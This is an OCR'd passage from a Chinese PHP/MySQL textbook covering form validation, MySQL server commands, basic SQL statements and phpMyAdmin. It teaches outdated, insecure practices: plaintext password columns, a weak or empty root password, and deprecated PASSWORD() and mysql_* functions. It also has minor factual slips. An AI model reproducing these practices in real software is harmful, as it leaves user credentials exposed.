


图 12-7　提交的确认




图 12-8　运行结果

知识点：

在实际应用中，往往同时使用 PHP 和 JavaScript 对用户在表单上输入的内容进行验证。这样做有两个好处：一是在用户输入错误的情况下，可以避免页面与服务器的交互，减轻服务器的负荷；二是通过 PHP 的严格验证，可以避免个别用户通过篡改 JavaScript 代码进行恶意攻击，从而提高服务器的安全性。

本实例中，首先在用户信息表单代码页面中插入 SCRIPT 标签，用于调用存放在 form.js 文件中的 JavaScript 代码，同时修改 form 标签，在其中指定 onsubmit 属性的值 form.js 中的检测函数名 form_sub( )；然后，在 form.js 中使用 JavaScript 提供的相应正则表达式的检测方法，进行客户端数据验证；最后，为了防止通过修改客户端的缓存代码来跳过数据验证，设计 post.php 代码，在服务器端对客户端提交的数据重新进行验证。

12.4 难点解析

本章简要介绍了 PHP 动态生成 JavaScript 代码和在 JavaScript 中调用 PHP 程序的方法。

在使用 PHP 动态生成 JavaScript 代码时，要重点理解和掌握多行输出和单行输出两种使用方法的区别。

多行输出适用于 JavaScript 代码相对集中的地方，使用时只需将 JavaScript 代码放在“echo <<<JS”和“JS;”中间即可。

而单行输出使用起来则相对较为灵活。可直接将要输出的代码放在 echo " "的双引号中间，但同时要注意使用转义字符对 JavaScript 代码中的引号进行转义处理。

本章还简要介绍了使用页面跳转和隐性调用等方法实现在 JavaScript 中调用 PHP 程序。

在实际应用中常常需要将这两种方法结合起来使用。

12.5 高手训练营

1. 在 PHP 中，可通过哪些方式动态生成 JavaScript 代码？
2. 在 JavaScript 中调用 PHP 程序通常有哪些方式？
3. 同时使用 PHP 和 JavaScript 对用户在表单上输入的内容进行验证有何意义？
4. 试写一段简单的代码实现用 PHP 多行输出 JavaScript 代码。
5. 试写一段简单的代码实现用 PHP 单行输出 JavaScript 代码。
6. 试写一段简单的代码实现在 JavaScript 中调用 PHP 程序。

第2篇　PHP与数据库

PHP 在开发 Web 站点或一些管理系统时，需要对大量的数据进行存取，因此在项目开发时，数据库就显得举足轻重。由于 MySQL 数据库与 PHP 兼容性最好，所以在 PHP 数据开发中被广泛地应用。

本篇主要讲述 PHP 与数据库的集成应用：首先介绍 MySQL 数据库的基本操作，通过命令或者管理工具来熟悉 MySQL 的使用；其次介绍 PHP 与数据库的集成应用，如何使用 PHP 操纵数据库；最后介绍 PHP 中的 Session 和 Cookie。希望通过本篇的学习，读者可以对 PHP 与数据库的应用有更深入的理解。

第13章　MySQL数据库的基本操作

13.1　MySQL 简介

PHP 在开发 Web 站点或一些管理系统时，需要对大量的数据进行存取。XML 文件和文本文件虽然可以作为数据的载体，但是不易管理，对海量数据进行存储也较困难，所以在项目开发时，数据库就显得举足轻重。虽然 PHP 可以连接很多种类的数据库，但 MySQL 数据库与其兼容性最好，在 PHP 数据开发中被广泛地应用。

13.1.1　什么是 MySQL

MySQL 关系数据库管理系统是一个很流行的多用户、多线程 SQL 关系数据库系统。MySQL 使用客户机/服务器(C/S)模式构建，由不同的客户程序和库组成。MySQL 通过对 SQL 的支持以足够灵活和高效的方式存储数据、文件和图像等。另外，MySQL 还是安全的、跨平台的和高效的。

由于 MySQL 具有体积小、速度快、总体拥有成本低，尤其是开放源代码等特点，使得 MySQL 数据库的成本非常低，因此 MySQL 被广泛地应用在 Internet 的中小型网站中，而 PHP 与 MySQL 的结合使用也就变得很常见。

13.1.2　MySQL 的特点

MySQL 数据库作为一款流行的基于客户机/服务器模式架构的数据库，具有以下特点：

(1) 成本低：可以免费从网络中下载到。

(2) 多用户操作：同时访问数据库的用户数量不受限制。

(3) 大容量：可以在一张表中保存超过 50 000 000 条记录。

(4) 支持跨平台：MySQL 至少支持 20 多种开发平台，使得在任何平台下编写的程序都可以进行移植，而不需要对程序做任何修改。

(5) 运行速度快：优化的多扫描多连接、高度优化的类库都使运行速度变得极快。

(6) 支持面向对象：PHP 支持混合编程方式。编程方式可以分为纯粹面向对象、纯粹面向过程以及面向对象与面向过程混合 3 种方式。

(7) 安全性高：灵活和安全的权限与密码系统，允许基本主机的验证。连接到服务器时，所有的密码传输均采用加密形式，从而保证了密码的安全。

13.2　MySQL 的启动与断开

13.2.1　启动与停止 MySQL 服务器

在 Windows 操作系统中启动 MySQL 服务器的方法主要有两种：系统服务方式和在命令提示符下通过命令行方式。

实例 13-1：通过系统服务启动 MySQL 服务器

如果 MySQL 设置为 Windows 服务，则可以通过选择"开始"→"管理工具"　→"服务"命令，打开 Windows 服务管理器，在服务器的列表中找到 MySQL 服务，单击鼠标右键，在弹出的快捷菜单中选择"启动"命令，启动 MySQL 服务，如图 13-1 所示。



图 13-1　选择"启动"命令

实例 13-2：在命令行提示符下启动 MySQL 服务器

选择"开始"→"运行"命令，在弹出的"运行"对话框中输入"cmd"命令，单击"确定"按钮进入命令行提示符窗口，并在命令提示符下输入：

```
\>net start mysql
```

按 Enter 键后，启用 MySQL 服务器，如图 13-2 所示。



图 13-2　命令行下启动 MySQL 服务器界面

实例 13-3：通过系统服务停止 MySQL 服务器

如果 MySQL 设置为 Windows 服务，则可以通过选择"开始"→"管理工具"→"服务"命令，打开 Windows 服务管理器，在服务器的列表中找到 mysql 服务，单击鼠标右键，

在弹出的快捷菜单中选择“停止”命令，停止 MySQL 服务，如图 13-3 所示。



图 13-3　选择“停止”命令

实例 13-4：在命令行提示符下停止 MySQL 服务器

选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“cmd”命令，单击“确定”按钮进入命令行提示符窗口，并在命令提示符下输入：

```
\>net stop mysql
```

按 Enter 键后，停止 MySQL 服务器，如图 13-4 所示。




图 13-4　命令行下停止 MySQL 服务器界面

13.2.2　使用 update 命令修改 MySQL 密码

登录 MySQL 后，可以使用 update 命令修改 MySQL 密码，也可以设置 root 密码为空。如果使用 update 命令更改 root 密码，需要使用 MySQL 自带的加密函数 PASSWORD(string)，该函数对一个明文密码进行加密，是不能解密的，专门用于在 mysql.user(用户权限表)中设置密码。

使用 update 命令修改 root 密码的方法如下。

实例 13-5：update 命令的使用

该命令的用法如图 13-5 所示。

```
mysql> use mysql;
Database changed
mysql> update user set password=PASSWORD('520') where user='root';
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> flush privileges;
Query OK, 0 rows affected (0.03 sec)

mysql>
```

图 13-5　命令行下用 update 命令修改 MySQL 密码

13.3 使用 MySQL 命令行操作数据库

13.3.1 数据库的创建

登录数据库后，可以通过 create database 命令创建新的 MySQL 数据库。具体语法如下：

```
create database 数据库名
```

实例 13-6： 使用 create database 命令创建名为 db_employee 的数据库

图 13-6 显示了创建数据库的结果。

```
mysql> create database db_employee;
Query OK, 1 row affected (0.03 sec)
```

图 13-6 创建数据库

需要注意：在创建数据库时，数据库的命名要遵循以下几项原则。

(1) 数据库之间不能重名，否则将会发生严重错误。

(2) 名字最长可为 64 字符，别名最长可为 256 字符，名字可以由任意英文字母、阿拉伯数字，下划线“_”或“$”组成。

(3) 绝不能使用 MySQL 的关键字作为数据库和表的名字。

13.3.2 数据库的选择

虽然我们在前面成功地创建了 db_employee 数据库，但并不代表已经选择使用了该数据库。MySQL 中可以使用 use 命令选择一个数据库，使其成为当前默认的数据库，具体语法如下：

```
use 数据库名
```

实例 13-7： 选择名称为 db_employee 的数据库，使其成为当前默认的数据库

其用法如图 13-7 所示。

```
mysql> use db_employee;
Database changed
mysql>
```

图 13-7 选择数据库

注意：

选择数据库时，需要提供的参数是数据库的名称和服务器连接号。当我们只使用一台数据库服务器时，服务器连接号可以省略，系统将会自动查找最近的一个数据库连接，然后使用它。但是，如果要实现大型站点的时候，必不可少地会遇到多主机、多数据库系统的情况。这时，服务器连接号就不能省略了。

13.3.3　数据库的查看

数据库创建完毕后，可以使用 show database 命令查看 MySQL 数据库中所有存在的数据库，具体语法如下：

```
show databases;
```

实例 13-8：使用 show databases 命令显示本地 MySQL 数据库中所有存在的数据库名显示结果如图 13-8 所示。

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| friend             |
| mydb               |
| mysql              |
| test               |
+--------------------+
5 rows in set (0.00 sec)
```

图 13-8　查看数据库

13.3.4　数据库的删除

MySQL 数据库中，可以使用 drop database 命令删除指定的数据库。语法如下：

```
drop database 数据库名;
```

实例 13-9：通过 drop database 语句删除名称为 db_employee 的数据库
使用方法如图 13-9 所示。

```
mysql> drop database db_employee;
Query OK, 0 rows affected (0.08 sec)

mysql> _
```

图 13-9　删除数据库

注意：

drop database 返回从数据库目录被删除的文件的数目，通常，这 3 倍于表的数量，因为每张表对应于一个“.MYD”文件、一个“.MYI”文件和一个“.frm”文件。

13.4　使用 MySQL 命令行操作数据表

创建完数据库后，即可在命令提示符下对数据库进行操作，如创建数据表、更改数据表、删除数据表等。

13.4.1　数据表的创建

MySQL 数据库中，可以使用 create table 命令创建数据表。语法如下：

```
create[TEMPORARY]table[IF NOT EXITS] 数据表名
[(create_definition,…)][table_options][select_statement]
```

在实际应用中，使用 create table 命令创建数据表只需要指定最基本的属性即可，其格式如下：

```
create table table_name(列名 1 属性，列名 2 属性 …);
```

实例 13-10：创建数据表

在命令提示符下应用 create table 命令，在数据库 mydb 中创建一个名为 tb_wxg 的数据表，表包括 id、user、password 和 creating 等字段。表的创建过程和图 13-10 所示。

```
mysql> use mydb;
Database changed
mysql> create table tb_wxg(
    -> id int auto_increment primary key,
    -> user varchar(30) not null,
    -> password varchar(30) not null,
    -> createtime datetime);
Query OK, 0 rows affected (0.06 sec)
```

图 13-10　创建数据表

注意：

在创建表之前，必须先选择数据库。通过 mysql_select_db( )函数选取数据库。当创建 varchar 类型的数据库字段时，必须规定该字段的最大长度，例如，varchar(15)。

13.4.2　数据表结构的查看

成功创建数据表后，可以使用 show columns 命令或 describe 命令查看指定数据表的表结构。下面介绍使用 show columns 命令查看指定数据表的表结构的方法。

查看指定数据表结构的 show columns 命令语法格式如下：

```
show [full] columns from 数据表名[from 数据库名];
```

或写成：

```
show [full] columns FROM 数据表名.数据库名;
```

实例 13-11：查看数据表结构

应用 show columns 命令查看数据表 tb_wxg 的表结构，命令如下：

```
show columns from tb_wxg from mydb;
```

结果如图 13-11 所示。

```
mysql> show columns from tb_wxg from mydb;
+------------+-------------+------+-----+---------+----------------+
| Field      | Type        | Null | Key | Default | Extra          |
+------------+-------------+------+-----+---------+----------------+
| id         | int(11)     | NO   | PRI | NULL    | auto_increment |
| user       | varchar(30) | NO   |     | NULL    |                |
| password   | varchar(30) | NO   |     | NULL    |                |
| createtime | datetime    | YES  |     | NULL    |                |
+------------+-------------+------+-----+---------+----------------+
4 rows in set (0.00 sec)

mysql>
```

图 13-11　查看数据表的结构

13.4.3　数据表结构的修改

修改数据表结构采用 alter table 命令。修改数据表结构是指增加或删除字段、修改字段名称或者字段类型、设置取消主键或外键、设置取消索引以及修改数据表的注释等。

语法如下：

```
alter [IGNORE]table 数据表名 alter_spec[,alter_spec]…
```

注意：

当指定 IGNORE 时，如果出现重复关键的行，则只执行一行，其他重复的行被删除。其中，alter_spec 子句用于定义要修改的内容。

alter table 语句允许指定多个动作。动作之间使用逗号分隔，每个动作表示对表的一个修改。

实例 13-12：修改数据表的结构

添加一个新的字段 address，类型为 varchar(50),not null，将字段 user 的类型由 varchar(30)改为 varchar(40)，然后查看更改后的数据表结构。具体命令如下：

```
use mydb;
alter table tb_wxg add address varchar(50) not null,modify user varchar(40);
describe tb_wxg;
```

运行结果如图 13-12 所示。

```
mysql> use mydb;
Database changed
mysql> alter table tb_wxg add address varchar(50) not null,modify user varchar(4
0);
Query OK, 0 rows affected (0.13 sec)
Records: 0  Duplicates: 0  Warnings: 0

mysql> describe tb_wxg;
+------------+-------------+------+-----+---------+----------------+
| Field      | Type        | Null | Key | Default | Extra          |
+------------+-------------+------+-----+---------+----------------+
| id         | int(11)     | NO   | PRI | NULL    | auto_increment |
| user       | varchar(40) | YES  |     | NULL    |                |
| password   | varchar(30) | NO   |     | NULL    |                |
| createtime | datetime    | YES  |     | NULL    |                |
| address    | varchar(50) | NO   |     | NULL    |                |
+------------+-------------+------+-----+---------+----------------+
5 rows in set (0.00 sec)

mysql>
```

图 13-12　修改数据表结构

注意：

在 MySQL 中，如果要执行 alter table 操作，MySQL 会通过制作原来表的一个临时副本来工作。对于表结构的修改在副本上施行，然后用新表替换原始表，此时会产生锁表，用户可以从原始表读取数据，而用户的更新和写入操作都会被锁定，待新表准备好后再写入其表中。如果对于在线的数据量较大的表来说是绝对无法容忍的，并且由于这种在线操作时间会很长，此时如果显示进程列表，会发现有若干的 MySQL 进程处于锁定状态，当这种进程太多、超过单台服务器允许的 MySQL 进程数，其他进程可能会被拒绝连接。

13.4.4　数据表的重命名

重命名数据表采用 rename table 命令，语法格式如下：

```
rename table 数据表1 to 数据表2
```

该语句可以对多个数据表同时进行重命名，多个表之间用逗号“,”分隔。

实例 13-13：重命名数据表

对数据表 tb_wxg 进行重命名，更名后的数据表为 tb_clt，命令如下：

```
rename table tb_wxg to tb_clt;
describe tb_clt;
```

运行结果如图 13-13 所示。

```
mysql> rename table tb_wxg to tb_clt;
Query OK, 0 rows affected (0.02 sec)

mysql> describe tb_clt;
+------------+-------------+------+-----+---------+----------------+
| Field      | Type        | Null | Key | Default | Extra          |
+------------+-------------+------+-----+---------+----------------+
| id         | int(11)     | NO   | PRI | NULL    | auto_increment |
| user       | varchar(30) | NO   |     | NULL    |                |
| password   | varchar(30) | NO   |     | NULL    |                |
| createtime | datetime    | YES  |     | NULL    |                |
+------------+-------------+------+-----+---------+----------------+
4 rows in set (0.05 sec)

mysql>
```

图 13-13　数据表的重命名

13.4.5　数据表的插入

建立一个空数据库和数据表时，首先会想到如何向数据表中添加数据。这项操作可以通过 insert 命令来实现。

语法如下：

```
insert 数据表名(column_name1column_name2,…)values(values1,values2,…)
```

在 MySQL 中，一次可以同时插入多行记录，各行记录的值清单在 values 关键字后以逗号“,”分隔开，而标准的 SQL 语句一次只能插入一行记录。

实例 13-14： 数据表的插入

向管理员信息表 tb_wxg 中插入一条数据信息，命令如下：

```
insert into tb_wxg(user,password,address,createtime)
values('wxg','123456','HEU','2011-09-22 14:46:20');
```

插入数据表的方法如图 13-14 所示。

```
mysql> insert into tb_wxg(user,password,address,createtime)
    -> values('wxg','123456','HEU','2011-09-22 14:46:20');
Query OK, 1 row affected (0.03 sec)
```

图 13-14　插入数据表

注意：

SQL 语句对大小写不敏感。INSERT INTO 与 insert into 相同。为了让 PHP 执行该语句，我们必须使用 mysql_query( )函数。该函数用于向 MySQL 连接发送查询或命令。

13.4.6　数据表的查询

要从数据库中将数据查询出来，就要用到数据查询命令 select。select 命令是常用的查询命令。语法如下：

```
select selection_list             --要查询的内容，选择哪些列
from 数据表名                      --指定数据表
where primary_constraint          --查询时需要满足的条件，先满足的条件
group by grouping_cloumns         --如何对结果进行分组
order by sorting_cloumns          --如何对结果进行排序
having secondary_constraint       --查询时满足的第二条件
limit count                       --限定输出的查询结果
```

实例 13-15： 查询数据表

查询管理员信息表 tb_wxg 中的所有数据。这是查询整个表中所有列的操作，还可以针对表中的某一列或多列进行查询。具体命令如下：

```
select * from tb_wxg;
```

查询操作如图 13-15 所示。

```
mysql> select * from tb_wxg;
+----+------+----------+---------------------+---------+
| id | user | password | createtime          | address |
+----+------+----------+---------------------+---------+
|  1 | wxg  | 123456   | 2011-09-22 14:46:20 | HEU     |
+----+------+----------+---------------------+---------+
1 row in set (0.00 sec)

mysql>
```

图 13-15　查询数据表

注意：

使用 mysql_query("set character set 'gbk'")来避免读取数据的中文乱码，mysql_query( )得到的是数据集资源(Resource)，需要用 mysql_fetch_array( )函数来取得。

13.4.7　数据表的更新

要执行数据表的更新操作可以使用 update 命令，该语句的格式如下：

```
update 数据表名 set column_name=new_value1,column_name2=new_value1,…where condition
```

其中，set 子句指出要修改的列及其给定的值：where 子句为可选项，如果给出该子句，将指定记录中哪一行应该被更新，否则，所有的记录行都将被更新。

实例 13-16：更新数据表

下面将管理员信息表 tb_wxg 中用户名为 wxg 的管理员密码“123456”修改为“123”。具体命令如下：

```
update tb_wxg set password='123' where user='wxg';
```

数据表的更新如图 13-16 所示。

```
mysql> update tb_wxg set password='123' where user='wxg';
Query OK, 1 row affected (0.02 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from tb_wxg where user='wxg';
+----+------+----------+---------------------+---------+
| id | user | password | createtime          | address |
+----+------+----------+---------------------+---------+
|  2 | wxg  | 123      | 2011-09-22 14:46:20 | HEU     |
+----+------+----------+---------------------+---------+
1 row in set (0.00 sec)

mysql> _
```

图 13-16　更新数据表

13.4.8　数据表的删除

删除数据表的操作非常简单，与删除数据库的操作基本类似，使用 drop 命令即可实现。格式如下：

```
drop table 数据表名;
```

实例 13-17：删除数据表

删除数据表 tb_wxg。具体命令如下：

```
drop table tb_wxg;
```

具体操作如图 13-17 所示。

```
mysql> drop table tb_wxg;
Query OK, 0 rows affected (0.01 sec)

mysql> _
```

图 13-17　删除数据表

注意：

在删除数据表的过程中，如果删除一个不存在的表将会发生错误，这时在删除语句中加入 if exists 关键字即可避免出错，格式如下：

```
drop table if exists 数据表名;
```

13.5　phpMyAdmin 管理工具

13.5.1　phpMyAdmin 简介

phpMyAdmin 是众多 MySQL 图形化管理工具应用中最广泛的一种，它是一款使用 PHP 开发的 B/S 模式的 MySQL 客户端软件。该工具基于 Web 跨平台的管理程序，并且支持简体中文，用户可以在官网上免费下载到最新版本。phpMyAdmin 为 Web 开发人员提供了类似于 Access、SQL Server 的图形化数据库操作界面，通过该管理工具可以完全对 MySQL 进行操作，例如创建数据库、数据表和生成 MySQL 数据库脚本文件等。

13.5.2　phpMyAdmin 的使用

1．管理数据库

我们可以通过 phpMyAdmin 管理工具管理数据库。首先启动 phpMyAdmin，在浏览器地址栏中输入 http://localhost/phpAdmin/，进入 phpMyAdmin 图形化管理主界面，接下来即可进行 MySQL 数据库操作。下面将分别介绍如何创建、修改和删除数据库。

实例 13-18：创建数据库

在 phpMyAdmin 的主界面中，首先在文本框中输入数据库的名称“db_company”，然后在下拉列表框中选择所要使用的编码，一般选择 gb2312_chinese_ci 简体中文编码格式，然后单击“创建”按钮，即可创建数据库，如图 13-18 所示。




图 13-18　在 phpMyAdmin 中创建数据库

实例 13-19：修改数据库

在如图 13-18 所示界面的右侧还可以对当前数据库进行修改操作。单击界面中的操作按钮，即可进入修改操作界面。

在修改操作界面中可以对当前数据库执行创建数据表的操作。只要在创建数据表的提示信息下面的两个文本框中分别输入要创建的数据表的名字和字段数，然后单击“执行”按钮，即可进入创建数据表结构界面，具体创建方法将在后面进行详细讲解。

在修改操作界面中也可以对当前的数据库进行重命名操作。在“将数据库改名为”文本框中输入新的数据库名称，然后单击“执行”按钮，即可成功修改数据库的名称，如图 13-19 所示。



图 13-19　修改数据库

实例 13-20：删除数据库

要想删除数据库，首先在图 13-19 所示界面的左侧的下拉列表框中选择该数据库，然后单击“删除数据库”按钮，即可完成对数据库的删除操作。

2．管理数据表

管理数据表是以选择指定的数据库为前提，然后在该数据库中创建并管理数据表。下面将介绍如何创建、删除数据表。

实例 13-21：创建数据表

创建数据库 db_company，然后在操作界面中输入数据表的名字和字段数，然后单击“执行”按钮，即可创建数据表，如图 13-20 所示。



图 13-20　创建数据表

成功创建数据表 tb_employee 后，将显示数据表结构界面，如图 13-21 所示。在表单中对各个字段的详细信息进行输入，包括字段名、数据类型、长度/值、编码格式、是否为空、主键等信息，完成对表结构的详细设置。所有的信息都输入完成以后，单击“保存”按钮。

tb_employee

结构

字段	id	name	address
类型	INT	VARCHAR	VARCHAR
长度/值[1]	4	50	50
默认[2]	无	无	无
整理	gb2312_chinese_ci	gb2312_chinese_ci	gb2312_chinese_ci
属性			
空			
索引	---	---	---
AUTO_INCREMENT			
注释	员工id号	员工姓名	员工住址

表注释：　存储引擎：　整理：

图 13-21　录入信息

成功创建数据表后的显示如图 13-22 所示。



#	字段	类型	整理	属性	空	默认	额外	操作
1	id	int(4)			否	无		修改 删除 更多
2	name	varchar(50)	gb2312_chinese_ci		否	无		修改 删除 更多
3	address	varchar(50)	gb2312_chinese_ci		否	无		修改 删除 更多

全选 / 全不选 选中项： 浏览 修改 删除 主键 唯一 索引

图 13-22　显示各个属性

注意：

